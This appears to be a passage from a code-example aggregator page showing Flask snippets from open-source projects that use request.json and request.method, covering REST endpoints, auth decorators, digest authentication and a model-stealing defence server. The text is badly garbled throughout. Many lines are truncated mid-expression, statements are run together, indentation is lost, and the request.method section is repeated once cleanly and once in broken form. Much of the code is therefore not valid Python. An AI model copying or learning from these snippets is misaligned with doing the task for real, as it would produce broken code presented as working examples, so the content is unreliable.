return jsonify({"result":"model failed"})
```

**Example 22**

Project: *orcid-service* Author: *adsabs* File: [views.py](#) MIT License

6 vo

```
def orcid_profile(orcid_id):
```

```
    "Get/Set /[orcid-id]/orcid-profile - all communication exclusively in
    JSON"
```

```
payload, headers = check_request(request)

if request.method == 'GET':

    r =
    current_app.client.get(current_app.config['ORCID_API_ENDPOINT']
    + '/'

    headers=headers)

else:

    r =
    current_app.client.post(current_app.config['ORCID_API_ENDPOINT'
    ] + '/'

    json=payload, headers=headers)

# save the profile data (just in case the user revokes access_token,
we can st

# from our local data); however - normally the updater should grab
the latest if r.status_code == 200:

update_profile(orcid_id, r.text)

return r.text, r.status_code
```

### Example 23

Project: *gitlab-freak* Author: *Pegase745* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def dispatcher():

    """Dispatcher for Gitlab webhook triggering."""

    data = request.json
```

```
kind = data.get('object_kind')

content = data.get('object_attributes')

if (kind in 'issue') and (content.get('action') in 'open'):

# when opening an issue, create a Trello card and comment on
Gitlab try:

link = ProjectHasBoard.by_project(content.get('project_id')) except
Exception, e:

# in case of orm_exc.NoResultFound

app.logger.error(e)

opening_list = trello.boards.get_list(link.board_id)[0]

app.logger.info('Creating a card for issue #%(iid)s on %(list_name)s list.' %
(content.get('iid'), opening_list.get('name'))) card = trello.cards.new(
'%(list_name)s %(card_name)s' % (
content.get('iid'), content.get('title')),

opening_list.get('id'),

'%(description)s\n%(url)s' % (content.get('description'), content.get('url')))

# create link between a card and an issue

ilink, created = get_or_create(
db.session, IssueHasCard,
issue_id=content.get('iid'), card_id=card.get('id')) if created:
```

```
# create a comment in gitlab with card's shortUrl  
git.createissuewallnote(
```

```
content.get('project_id'), content.get('iid'),
```

'Created Trello card -> %s' % card.get('shortUrl'))

**Example 24**  
Project: *gitlab-freak* Author: *Pegase745* File: [init .py](#) MIT License

5 vo

```
def register():
```

```
    """Register a project for dependency monitoring."""
```

```
    data = request.json
```

```
    project_id = data.get('project_id')
```

```
    project_type = data.get('project_type')
```

```
    # Fetch dependenies from repository
```

```
    dependencies = {
```

```
        'nodejs': nodeDepsFetcher,
```

```
}
```

```
try:
```

```
    deps = dependencies[project_type](project_id)
```

```
except Exception, e:
```

```
    app.logger.error(e)
```

**Example 25**

Project: *gitlab-freak* Author: *Pegase745* File: [init .py](#) MIT License

5 vo

```
def unregister():

    """Unregister a project for dependency monitoring."""

    data = request.json

    project_id = data.get('project_id')

    try:

        delDeps = db.session.query(ProjectDependency)\

            .filter_by(project_id=project_id)\

            .delete(synchronize_session=False)

        db.session.commit()

    except Exception, e:

        app.logger.error(e)

        db.session.rollback()
```

## Example 26

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def new_device():

    device = Device()

    device.import_data(request.json)

    db.session.add(device)
```

```
        db.session.commit()

    return jsonify({}), 201, {'Location': device.get_url()}
```

## Example 27

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*PacktPublishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def edit_device(id):

    device = Device.query.get_or_404(id)

    device.import_data(request.json)

    db.session.add(device)

    db.session.commit()

    return jsonify({})
```

## Example 28

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*PacktPublishing* 5 vo

File: [chapter9\\_7.py](#) MIT License

```
def edit_device(id):

    device = Device.query.get_or_404(id)

    device.import_data(request.json)

    db.session.add(device)

    db.session.commit()
```

```
return jsonify({})
```

## Example 29

Project: *ponygifbot* Author: *Katharine* File: [\*ponygifbot.py\*](#) MIT License

5 vo

```
def handle_update():
    if 'inline_query' not in request.json:
        return 'u wot mate?'
    query = request.json['inline_query']
    gevent.spawn(ponies.handle_request, query['id'], query['query'])
    return ''
```

## Example 30

Project: [\*terraformize\*](#) Author: [\*naorlivne\*](#) File: [\*terraformize\\_endpoint.py\*](#) GNU Lesser General Public

5 vo

### [License v3.0](#)

```
def apply_terraform(module_path: str, workspace_name: str) ->
    Tuple[str, int]:
```

"""

A REST endpoint to apply terraform modules at a given module path inside the m workspace

Arguments:

:param module\_path: the name of the subdirectory for the module inside th

"terraform apply" at

:param workspace\_name: the name of the workspace to run "terraform apply"

Returns:

:return return\_body: a JSON of the stdout & stderr from the terraform run

:return terraform\_return\_code: the terraform return code Exceptions:

:except FileNotFoundError: will return HTTP 404 with a JSON of the stderr

"terraform apply"

"""

try:

```
terraform_object = Terraformize(workspace_name,
configuration["terraform_m
terraform_bin_path=configuration["terrafor terraform_return_code,
terraform_stdout, terraform_stderr = terraform_obje request. json,
configuration["parallelism"]
```

)

return\_body = jsonify({

"init\_stdout": terraform\_object.init\_stdout,

"init\_stderr": terraform\_object.init\_stderr,

"stdout": terraform\_stdout,

```
"stderr": terraform_stderr  
})  
  
terraform_return_code =  
  terraform_return_code_to_http_code(int(terraform_r return  
  return_body, terraform_return_code  
  
except FileNotFoundError as error_log:  
  
  return jsonify({"error": str(error_log)}), 404
```

### Example 31

[Project: terraformize](#) [Author: naorlivne](#) [File: terraformize\\_endpoint.py](#)  
[GNU Lesser General Public](#)

5 vo

[License v3.0](#)

```
def destroy_terraform(module_path: str, workspace_name: str) ->  
  Tuple[str, int]:
```

"""

A REST endpoint to destroy terraform modules at a given module path inside the workspace

Arguments:

:param module\_path: the name of the subdirectory for the module inside th

"terraform destroy" at

:param workspace\_name: the name of the workspace to run "terraform destroy Returns:

```
:return return_body: a JSON of the stdout & stderr from the terraform run
```

```
:return terraform_return_code: the terraform return code Exceptions:
```

```
:except FileNotFoundError: will return HTTP 404 with a JSON of the stderr
```

```
"terraform destroy"
```

```
""""
```

```
try:
```

```
    terraform_object = Terraformize(workspace_name,  
        configuration["terraform_m  
        terraform_bin_path=configuration["terrafor terraform_return_code,  
        terraform_stdout, terraform_stderr = terraform_obje request. json,  
        configuration["parallelism"]
```

```
)
```

```
    return_body = jsonify({
```

```
        "init_stdout": terraform_object.init_stdout,
```

```
        "init_stderr": terraform_object.init_stderr,
```

```
        "stdout": terraform_stdout,
```

```
        "stderr": terraform_stderr
```

```
    })
```

```
    return return_body,
```

```
    terraform_return_code_to_http_code(int(terraform_retur except  
    FileNotFoundError as error_log:
```

```
    return jsonify({"error": str(error_log)}), 404
```

## Example 32

Project: *flasky* Author: *RoseOu* File: [form.py](#) MIT License

5 vo

```
def __init__(self, formdata=_Auto, obj=None, prefix="",
            csrf_context=None, secret_key=None, csrf_enabled=None, *args,
            **kwargs): if csrf_enabled is None:

    csrf_enabled = current_app.config.get('WTF_CSRF_ENABLED',
        True) self.csrf_enabled = csrf_enabled

    if formdata is _Auto:

        if self.is_submitted():

            formdata = request.form

            if request.files:

                formdata = formdata.copy()

                formdata.update(request.files)

            elif request.json:

                formdata = werkzeug.datastructures.MultiDict(request.json) else:

                    formdata = None

        if self.csrf_enabled:

            if csrf_context is None:

                csrf_context = session

            if secret_key is None:
```

```
# It wasn't passed in, check if the class has a SECRET_KEY  
  
secret_key = getattr(self, "SECRET_KEY", None)  
self.SECRET_KEY = secret_key  
  
else:  
  
    csrf_context = {}  
  
    self.SECRET_KEY = "  
  
super(Form, self).__init__(formdata, obj, prefix,  
    csrf_context=csrf_context,  
  
    *args, **kwargs)
```

### Example 33

Project: *flasky* Author: *RoseOu* File: [comments.py](#) MIT License

5 vo

```
def new_post_comment(id):  
  
    post = Post.query.get_or_404(id)  
  
    comment = Comment.from_json(request.json)  
  
    comment.author = g.current_user  
  
    comment.post = post  
  
    db.session.add(comment)  
  
    db.session.commit()  
  
    return jsonify(comment.to_json()), 201, \
```

```
{"Location": url_for('api.get_comment', id=comment.id,  
_external=True)}
```

### Example 34

Project: *flasky* Author: *RoseOu* File: [posts.py](#) MIT License

5 vo

```
def new_post():  
  
    post = Post.from_json(request.json)  
  
    post.author = g.current_user  
  
    db.session.add(post)  
  
    db.session.commit()  
  
    return jsonify(post.to_json()), 201, \  
    {"Location": url_for('api.get_post', id=post.id, _external=True)}
```

### Example 35

Project: *flasky* Author: *RoseOu* File: [posts.py](#) MIT License

5 vo

```
def edit_post(id):  
  
    post = Post.query.get_or_404(id)  
  
    if g.current_user != post.author and \  
        not g.current_user.can(Permission.ADMINISTER): return  
        forbidden('Insufficient permissions')
```

```
post.body = request.json.get('body', post.body)
db.session.add(post)

return jsonify(post.to_json())
```

### Example 36

Project: *DJFeet* Author: *libre-man* File: [web.py](#) [MIT License](#)

5 vo

```
def set_config():

if app.got_options:

    return jsonify(ok=False), 412

app.got_options = True

app.queue.put((OPTIONS, request.json))

return jsonify(ok=True)
```

### Example 37

Project: *DJFeet* Author: *libre-man* File: [web.py](#) [MIT License](#)

5 vo

```
def add_music():

try:

    app.queue.put_nowait(
        (PROCESS_SONG, request.json['file_location'], request.json['id']))

    return jsonify(ok=True)

except queue.Full:
```

```
return jsonify(ok=False)
```

### Example 38

Project: *DJFleet* Author: *libre-man* File: [web.py](#) [MIT License](#)

```
5 vo
```

```
def remove_music():
```

```
try:
```

```
    app.queue.put_nowait(
```

```
        (DELETE_SONG, request.json['file_location'], request.json['id']))
```

```
    return jsonify(ok=True)
```

```
except queue.Full:
```

```
    return jsonify(ok=False)
```

### Example 39

Project: *DJFleet* Author: *libre-man* File: [web.py](#) [MIT License](#)

```
5 vo
```

```
def im_alive():
```

```
    requests.post(
```

```
        app.config['REMOTE'] + "/im_alive/", json={
```

```
            'id': app.config['ID'],
```

```
            'options': Config.get_all_options(),
```

```
        })
```

### Example 40

Project: PythonMicroservicesDevelopment Code Author: mtianyan  
File: 05\_cache.py Apache License

5 vo

## License 2.0

```
def change_user(user_id):  
    user = request.json  
    # setting a new timestamp  
    user['modified'] = _time2etag()  
    _USERS[user_id] = user  
    resp = jsonify(user)  
    resp.set_etag(user['modified'])  
    return resp
```

## **Example 41**

Project: PythonMicroservicesDevelopment Code Author: mtianyan  
File: home.py Apache License

5 vo

## 2.0

```
def verify_token():  
    key = current_app.config['pub_key']  
    try:  
        token = request.json['access_token']
```

```
audience = request.json.get('audience', "")  
  
return jwt.decode(token, key, audience=audience) except Exception  
as e:  
  
    return _400(str(e))
```

## Example 42

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-  
[Clause "New" or "Revised" License](#)

```
5 vo  
  
def heartbeat():  
  
    username = request.authorization.username  
  
    extractor = Extractor.query.filter_by(username=username).first()  
  
    # set the extractor last contact datetime to now now =  
    # datetime.now()  
  
    extractor.last_contact = now  
  
    extractor.save()  
  
    # get the month and year to tell the extractor to start from  
    next_month = extractor.next_month if extractor.next_month else  
    now.month  
    next_year = extractor.next_year if extractor.next_year else  
    now.year  
  
    #  
  
    # build and send a Slack notification about this ping  
    slack_body_lines = []  
  
    extractor_department = extractor.first_department() if  
    extractor_department:
```

```

slack_body_lines.append('For:
{}'.format(extractor_department.name)) else:

slack_body_lines.append('Username: {}'.format(username))
slack_date_line = 'Replied with extraction start date:
{} / {}'.format(next_month)
slack_body_lines.append(slack_date_line)

send_slack_message('Comport Pinged by Extractor!', slack_body_lines)

#
# remove records for this department from the incidents_updated
table
IncidentsUpdated.delete_records(department_id=extractor_department.id)

# respond to the extractor

heartbeat_response = json.dumps({"received": request.json,
"nextMonth": next_}

return heartbeat_response

```

### **Example 43**

Project: *PathDump* Author: *PathDump* File: [agent.py](#) [Apache License 2.0](#)

5 vo

```
def not_found(error):
```

```
    return make_response(json.dumps({'error': 'Not found'}), 404)
```

### **Example 44**

Project: *PathDump* Author: *PathDump* File: [agent.py](#) [Apache License 2.0](#)

5 vo

```
def getpathdumppost():
    if not request.json or not 'api' in request.json: abort(404)
    else:
        content = pq.handlerequest(request.json, "pathdump")
        return content
```

### **Example 45**

Project: *PathDump* Author: *PathDump* File: [agent.py](#) [Apache License 2.0](#)

5 vo

```
def getpathdumpget():
    if not request.json or not 'api' in request.json: abort(404)
    else:
        content = pq.handlerequest(request.json, "pathdump")
        return content
```

### **Example 46**

Project: *PathDump* Author: *PathDump* File: [agent.py](#) [Apache License 2.0](#)

5 vo

```
def getpathdumppost():
    if not request.json or not 'api' in request.json: abort(404)
    else:
```

```
output = handleRequest (request. json)

return json.dumps (output, default=json_util.default) Example 47
```

Project: *PathDump* Author: *PathDump* File: [agent.py](#) Apache License 2.0

5 vo

```
def getpathdumpget():

if not request. json or not 'api' in request. json: abort (404)
```

else:

```
    output = handleRequest (request. json)
```

```
return json.dumps (output, default=json_util.default) Example 48
```

Project: *cisco-dnac-platform-webex-notifications* Author: *robertcsapo* File: [run.py](#) MIT License

5 vo

```
def sample():
```

```
    jsonFile = "outputdata. json"
```

```
    with open(jsonFile) as f:
```

```
        data = json.load(f)
```

```
        issueTitle = (data["details"]["Type"] + " " + data["details"]["Device"])
        issuePriority = data["details"]["Assurance Issue Priority"]
```

```
        issueSeverity = data["severity"]
```

```
        issueSummary = data["details"]["Assurance Issue Details"]
```

```
data = "Warning Severity %s (%s)! %s - %s" % (issueSeverity,  
issuePriority, is webex(str(data)))
```

```
return("Sample data from -> %s" % jsonFile) Example 49
```

Project: *cisco-dnac-platform-webex-notifications* Author: *robertcsapo*  
File: [run.py](#) [MIT License](#)

5 vo

```
def postSample():  
  
    data = request.json  
  
    issueTitle = (data["details"]["Type"] + " " + data["details"]["Device"])  
    issuePriority = data["details"]["Assurance Issue Priority"]  
  
    issueSeverity = data["severity"]  
  
    issueSummary = data["details"]["Assurance Issue Details"]  
  
    data = "Warning Severity %s (%s)! %s - %s" % (issueSeverity,  
issuePriority, is webex(str(data)))  
  
    return("Sample JSON Payload received") Example 50
```

Project: *cisco-dnac-platform-webex-notifications* Author: *robertcsapo*  
File: [run.py](#) [MIT License](#)

5 vo

```
def dnacPayload():  
  
    data = request.json  
  
    if not len(data) == 0:  
  
        issueTitle = (data["details"]["Type"] + " " + data["details"]["Device"])  
        issuePriority = data["details"]["Assurance Issue Priority"]
```

```
issueSeverity = data["severity"]

issueSummary = data["details"]["Assurance Issue Details"]

data = "Warning Severity %s (%s)! %s - %s" % (issueSeverity,
issuePriority webex(str(data)))

return("Cisco DNA Center JSON Payload received") else:

return("Connection Alive")
```

## Python `flask.request.method()` Examples

The following are code examples for showing how to use `flask.request.method()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `everyclass-server` Author: `everyclass` File: `views.py` Mozilla Public License 2.0

```
def register():
    """注冊: 第一步: 输入学号"""
    if request.method == 'GET':
        return render_template('user/register.html')
    else:
        if not request.form.get("xh", None): # 表单为空
            flash(MSG_EMPTY_USERNAME)
            return redirect(url_for("user.register"))

        _session_save_student_to_register_(request.form.get('xh', None))

        # 如果输入的学号已经注册, 跳转到登录页面
        if User.exist(session[SESSION_STUDENT_TO_REGISTER].xh):
            flash(MSG_ALREADY_EXISTS)
            return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

### Example 2

Project: `ras-frontpage` Author: `CNEDigital` File: `create_message.py` MIT License

```
def create_message(session):
    """Creates and sends a message outside of the context of an existing conversation
    survey = request.args['survey']
    ru_ref = request.args['ru_ref']
    party_id = session[party_id]
    form = SecureMessagingForm(request.form)
    if request.method == 'POST' and form.validate():
        logger.info('Form validation successful', party_id=party_id)
        sent_message = _send_new_message(party_id, survey, ru_ref)
        thread_url = url_for('secure_message_bp.view_conversation',
                             thread_id=sent_message['thread_id']) + '#latest-message'
        flash(Markup('Message sent. <a href={}>View Message</a>'.format(thread_url)))
        return redirect(url_for('secure_message_bp.view_conversation_list'))
    else:
        return render_template('secure-messages/secure-messages-view.html',
                              ru_ref=ru_ref, survey=survey,
                              form=form, errors=form.errors, message={})
```

### Example 3

Project: `everyclass-server` Author: `everyclass` File: `__init__.py` Mozilla Public License 2.0

```
def cron_update_remote_main():
    """更新数据最后更新时间"""
    pass
```

Python flask.request.method() Examples The following are code examples for showing how to use `flask.request.method()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `everyclass-server` Author: `everyclass` File: [views.py](#) Mozilla Public License 2.0

7 vo

```
def register():

    """注册：第一步：输入学号"""

    if request.method == 'GET':

        return render_template('user/register.html')

    else:

        if not request.form.get("xh", None): # 表单为空

            flash(MSG_EMPTY_USERNAME)

        return redirect(url_for("user.register"))

        _session_save_student_to_register_(request.form.get("xh", None))

        # 如果输入的学号已经注册，跳转到登录页面

        if

            User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):

                flash(MSG_ALREADY_REGISTERED)

        return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

## Example 2

Project: *ras-frontstage* Author: *ONSdigital* File: [\*create\\_message.py\*](#)  
[MIT License](#)

7 vo

```
def create_message(session):
    """Creates and sends a message outside of the context of an
existing conversat survey = request.args['survey']

ru_ref = request.args['ru_ref']

party_id = session['party_id']

form = SecureMessagingForm(request.form)

if request.method == 'POST' and form.validate(): logger.info("Form
validation successful", party_id=party_id) sent_message =
_send_new_message(party_id, survey, ru_ref) thread_url =
url_for("secure_message_bp.view_conversation",
thread_id=sent_message['thread_id']) + "#latest-messa
flash(Markup('Message sent. <a href={}>View
Message</a>'.format(thread_url return
redirect(url_for('secure_message_bp.view_conversation_list'))) else:
return render_template('secure-messages/secure-messages-
view.html', ru_ref=ru_ref, survey=survey,
form=form, errors=form.errors, message={})
```

### **Example 3**

Project: *everyclass-server* Author: *everyclass* File: [\*\\_\\_init\\_\\_.py\*](#)  
[Mozilla Public License 2.0](#)

6 vo

```
def cron_update_remote_manifest():
```

```
"""更新数据最后更新时间"""
from everyclass.rpc.http import HttpRpc

# 获取安卓客户端下载链接

android_manifest = HttpRpc.call( method="GET",
url="https://everyclass.cdn.admirable.pro/andr retry=True)

android_ver = android_manifest['latestVersions']['mainstream']
['versionCode']

__app.config['ANDROID_CLIENT_URL'] =
android_manifest['releases'][android_ver]

# 更新数据最后更新时间

_api_server_status = HttpRpc.call( method="GET",
url=__app.config['API_SERVER_BASE_URL'] + '/'

retry=True,
headers={'X-Auth-Token': __app.config['API_S

__app.config['DATA_LAST_UPDATE_TIME'] =
_api_server_status["data_time"]
```

#### Example 4

Project: *zmirror* Author: *aploium* File: [zmirror.py MIT License](#)

6 vo

```
def update_content_in_local_cache(url, content, method='GET'):

"""更新 local_cache 中缓存的资源, 追加content 在stream模式中使
用"""

```

```
if local_cache_enable and method == 'GET' and
cache.is_cached(url): info_dict = cache.get_info(url)

resp = cache.get_obj(url)

resp.set_data(content)

# 当存储的资源没有完整的content时, without_content 被设置为true

# 此时该缓存不会生效, 只有当content被添加后, 缓存才会实际生效

# 在stream模式中, 因为是先接收http头, 然后再接收内容, 所以会出现
只有头而没有内容的情况

# 此时程序会先将只有头部的响应添加到本地缓存, 在内容实际接收完
成后再追加内容

info_dict['without_content'] = False

if verbose_level >= 4: dbgprint('LocalCache_UpdateCache', url,
content[:30]

cache.put_obj(
url,
resp,
obj_size=len(content),
expires=get_expire_from_mime(parse.mime),
last_modified=info_dict.get('last_modified'),
info_dict=info_dict,
)

)
```

## Example 5

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

6 vo

```
def try_get_cached_response(url, client_header=None):
```

```
"""
```

尝试从本地缓存中取出响应

```
:param url: real url with query string
```

```
:type client_header: dict
```

```
:rtype: Union[Response, None]
```

```
"""
```

```
# Only use cache when client use GET
```

```
if local_cache_enable and parse.method == 'GET' and  
cache.is_cached(url): if client_header is not None and 'if-modified-  
since' in client_header and cache.is_unchanged(url,  
client_header.get('if-modified-since', Non
```

```
dbgprint('FileCacheHit-304', url) return generate_304_response()
```

```
else:
```

```
cached_info = cache.get_info(url)
```

```
if cached_info.get('without_content', True):
```

```
# 关于 without_content 的解释, 请看  
update_content_in_local_cache()函数
```

```
return None
```

```
# dbgprint('FileCacheHit-200')
```

```
resp = cache.get_obj(url)

assert isinstance(resp, Response)

parse.set_extra_resp_header('x-zmirror-cache', 'FileHit') return resp

else:

return None
```

## Example 6

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

6 vo

```
def request_remote_site():
```

"""

请求远程服务器(high-level), 并在返回404/500时进行 domain\_guess  
尝试

"""

```
# 请求被镜像的网站
```

# 注意: 在zmirror内部不会处理重定向, 重定向响应会原样返回给浏览器

```
parse.remote_response = send_request(
```

```
parse.remote_url,
```

```
method=request.method,
```

```
headers=parse.client_header,
```

```
data=parse.request_data_encoded,
```

```
)  
  
if parse.remote_response.url != parse.remote_url:  
    warnprint("requests's remote url", parse.remote_response.url,  
        'does not equals our rewrited url', parse.remote_url) if 400 <=  
        parse.remote_response.status_code <= 599:  
  
    # 猜测url所对应的正确域名  
  
    dbgprint("Domain guessing for", request.url) result =  
    guess_correct_domain()  
  
    if result is not None:  
  
        parse.remote_response = result
```

## Example 7

Project: `eve-auth-jwt` Author: `rs` File: [auth.py](#) MIT License

6 vo

```
def check_token(self, token, allowed_roles, resource, method):
```

```
    """
```

This function is called when a token is sent through the `access_token` parameter or the `Authorization` header as specified in the oAuth 2 specific. The provided token is validated with the `JWT_SECRET` defined in the Eve config. The token issuer (`iss` claim) must be the one specified by `JWT_ISSUER` and the `t` (`aud` claim) must be one of the value(s) defined by the either the `"audience"` parameter or the global `JWT_AUDIENCES` configuration.

If `JWT_ROLES_CLAIM` is defined and a claim by that name is present in the `t` are checked using this claim.

If a JWT\_SCOPE CLAIM is defined and a claim by that name is present in the claim value is check, and if "viewer" is present, only GET and HEAD method allowed. The scope name is then added to the list of roles with the scope: If the validation succeed, the claims are stored and accessible thru the get\_authen\_claims() method.

\*\*\*\*\*

```
resource_conf = config.DOMAIN[resource]

audiences = resource_conf.get('audiences',
config.JWT_AUDIENCES) return self._perform_verification(token,
audiences, allowed_roles) Example 8
```

Project: *eve-auth-jwt* Author: rs File: [auth.py](#) [MIT License](#)

6 vo

```
def _perform_verification(self, token, audiences, allowed_roles):
verified, payload, account_id, roles = verify_token(
```

token, self.secret, self.issuer, request.method, audiences, allow if  
not verified:

return False

```
# Save roles for later access
```

```
self.set_authen_roles(roles)
```

```
# Save claims for later access
```

```
self.set_authen_claims(payload)
```

```
# Limit access to the authen account
```

```
self.set_request_auth_value(account_id)
```

return True

## Example 9

Project: *flasky* Author: *RoseOu* File: [flask\\_httpauth.py](#) MIT License

6 vo

```
def login_required(self, f):  
    @wraps(f)  
  
    def decorated(*args, **kwargs):  
        auth = request.authorization  
  
        # We need to ignore authentication headers for OPTIONS to avoid  
        # unwanted interactions with CORS.  
  
        # Chrome and Firefox issue a preflight OPTIONS request to check  
        # Access-Control-* headers, and will fail if it returns 401.  
  
        if request.method != 'OPTIONS':  
  
            if auth:  
  
                password = self.get_password_callback(auth.username) else:  
  
                    password = None  
  
                if not self.authenticate(auth, password):  
  
                    return self.auth_error_callback()  
  
            return f(*args, **kwargs)  
  
    return decorated
```

## Example 10

Project: *flasky* Author: *RoseOu* File: [flask\\_httpauth.py](#) MIT License

6 vo

```
def authenticate(self, auth, stored_password_or_ha1): if not auth or \
not auth.username or not auth.realm or not auth.uri \ or not \
auth.nonce or not auth.response \\\n    or not stored_password_or_ha1:\\n        return False:\\n\\n    if not(self.verify_nonce_callback(auth.nonce)) or \\\
not(self.verify_opaque_callback(auth.opaque)):\\n        return False:\\n\\n    if self.use_ha1_pw:\\n        ha1 = stored_password_or_ha1:\\n    else:\\n        a1 = auth.username + ":" + auth.realm + ":" + \\\
stored_password_or_ha1:\\n        ha1 = md5(a1.encode('utf-8')).hexdigest():\\n\\n    a2 = request.method + ":" + auth.uri:\\n        ha2 = md5(a2.encode('utf-8')).hexdigest():\\n\\n    a3 = ha1 + ":" + auth.nonce + ":" + ha2:\\n        response = md5(a3.encode('utf-8')).hexdigest():\\n\\n    return response == auth.response
```

## Example 11

Project: *radius-1xtest* Author: *shanghai-edu* File: [views.py](#) Apache License 2.0

6 vo

```
def radius1x_api(ssid):
    ssid_config = app.config['SSID_CONFIG']
    if ssid not in ssid_config:
        return "404 page not found",404
    data = request.get_json()
    if not data or not 'username' in data or not 'password' in data:
        result = {"success":False,"msg":"username or password not found"}
    return jsonify(result=result),400
    username = data["username"].encode("utf-8")
    password = data["password"].encode("utf-8")
    tsStart = time()
    try:
        res = radius_challenge(username, password, ssid_config[ssid]['RADI'])
        t = time() - tsStart
        result = {"username":username,"method":"mscharpv2","time":t,"succ
        return jsonify(result=result),200
    except:
        t = time() - tsStart
        result = {"username":username,"method":"mscharpv2","time":t,"succ
        return jsonify(result=result),200
```

## Example 12

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [app\\_fixtures.py](#)  
[MIT License](#)

6 vo

```
def user_authorization(func):
    @wraps(func)
    def wrapper(*args, **kwargs):
        if current_user and hasattr(current_user, 'role'): role =
            current_user.role
        else:
            role = None
        if role and role in user_roles:
            if request.method in user_roles[role]:
                return func(*args, **kwargs)
            if current_user and 'instance_id' in kwargs and current_user.id ==
                int(kwargs['instance_id']):
                return func(*args, **kwargs)
            abort(403)
        return wrapper
```

### **Example 13**

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [auth.py](#)  
[MIT License](#)

6 vo

```
def authorization(roles_permissions):
```

```
def authorization_decorator(func):
    @wraps(func)
    def wrapper(*args, **kwargs):
        if current_user and hasattr(current_user, 'role'): role =
            current_user.role
        else:
            role = None
        if role and role in roles_permissions:
            if request.method in roles_permissions[role]:
                return func(*args, **kwargs)
            abort(403)
        return wrapper
    return authorization_decorator
```

## Example 14

Project: *LOST* Author: *kylemh* File: [create\\_user.py](#) MIT License

6 vo

```
def create_user():
    if request.method == 'POST':
        username = request.form.get('username', None).strip() # Aa09_-
        allowed password = request.form.get('password', None)
        role = request.form.get('role', 'Guest')
```

```

if re.match(r'^[w.-]+$', username) and password:

# Form was completed with valid input

matching_user = "SELECT user_pk FROM users WHERE username
= %s;"

user_does_exist = helpers.duplicate_check(matching_user,
[username]) if user_does_exist:

flash('Username already exists')

else:

salt = bcrypt.gensalt(12)

password = bcrypt.hashpw(password.encode('utf-8'), bytes(salt))
new_user = ("INSERT INTO users (username, password, salt,
role_fk)

"VALUES (%s, %s, %s, %s);")

helpers.db_change(new_user, [username, password, salt, role])
flash('Your account was created!')

else:

flash('Please enter a username and password.')

return render_template('create_user.html')

```

## **Example 15**

Project: *prada-protecting-against-dnn-model-stealing-attacks* Author:  
SSGAalto 6 vo

File: [modes.py](#) Apache License 2.0

```

def serve_model(delta: float, oracle_path: str, model_class: model):
    gd_agent = gs.GrowingDistanceAgent(
        delta=delta,
        dist_metric=gso.l2,
        thr_update_rule=gso.mean_dif_std)
    allowed_extensions = ["jpg", "png", "ppm"]
    app = Flask(__name__)
    oracle = mops.load_server(oracle_path, model_class=model_class)
    oracle_predict = mops.model_handle(oracle)

    @app.route("/predict", methods=["POST"])
    def upload_image():
        if request.method == "POST":
            img_file = request.files['payload']
            if img_file and img_file.filename[-3:] in allowed_extensions:
                img_query = to_matrix(img_file)
                logits = oracle_predict(img_query)
                target_class = np.argmax(gso.softmax(logits))
                attacker_present = gd_agent.single_query(img_query)
                res = shuffle_max_logits(logits, 3)
                if attacker_pr:
                    return str(res)
        app.run(port=8080, host="localhost")

```

## Example 16

[Project: DancesafeResults](#) Author: siorai File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def api_new_event():

    if request.method == "POST":

        newConnection = DBConn()

        currentSession = newConnection.cursor()

        print(request.is_json)

        content = request.get_json()

        print(content)

        eventName = content["name"]

        eventYear = content["year"]

        eventCity = content["city"]

        eventState = content["state"]

        eventRegion = content["region"]

        eventAuthor = content["author"]

        currentSession.execute(

            "INSERT INTO EVENT (name, year, city, state, region, author)

            VALUES ('

                eventName, eventYear, eventCity, eventState, eventRegion,

                eventAuthor

            ')
```

```
)  
newConnection.commit()  
currentSession.close()  
newConnection.close()  
return "JSON posted"
```

## Example 17

[Project: DancesafeResults](#) Author: *siorai* File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def api_demo_chart():  
    if request.method == "GET":  
        newConnection = DBConn()  
        currentSession = newConnection.cursor()  
        currentSession.execute(demoChart2)  
        jsonifyMe = []  
        for each_entry in currentSession.fetchall():  
            jsonifyMe.append(each_entry[0])  
        piechart = Counter(jsonifyMe)  
        print(type(dict(piechart)))  
        chartFormat = []
```

```
for key, value in dict(piechart).items():

    chartFormat.append({"label": key, "value": value})
    currentSession.close()

newConnection.close()

return jsonify(chartFormat)
```

## Example 18

[Project: DancesafeResults](#) Author: *siorai* File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def test_add():

    if request.method == "POST":

        users = Users(
            request.form["username"],
            request.form["fullname"],
            request.form["email"],
            request.form["facebookurl"],
            request.form["instagram"],
            request.form["chapter"],
            request.form["password"],
        )
```

```
session.add(users)

session.commit()

print(users)

return redirect(url_for("show_all"))

return render_template("adduser.html") Example 19
```

[Project: DancesafeResults](#) Author: siorai File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def addreagentlist():

if request.method == "GET":

for eachReagent in reagentsList:

authorUUID = (

session.query(Users.id).filter(Users.fullname == eachReagent[1]).o

)

newReagent = Reagents(

name=eachReagent[0], author=authorUUID,
description=eachReagent[2]

)

session.add(newReagent)

session.commit()
```

```
dbreagentList = session.query(  
    Reagents.id,  
    Reagents.name,  
    Reagents.author,  
    Reagents.ts,  
    Reagents.description,  
)  
  
for row in session.query(Users).filter(Users.id == authorUUID).all():  
    authorName = row.fullname  
  
return render_template(  
    "reagentsindb.html", dbreagentList=dbreagentList,  
    authorName=authorName  
)
```

## Example 20

[Project: DancesafeResults](#) Author: [siorai](#) File: [DancesafeResults.py](#)  
[GNU Affero General Public License v3.0](#)

6 vo

[License v3.0](#)

```
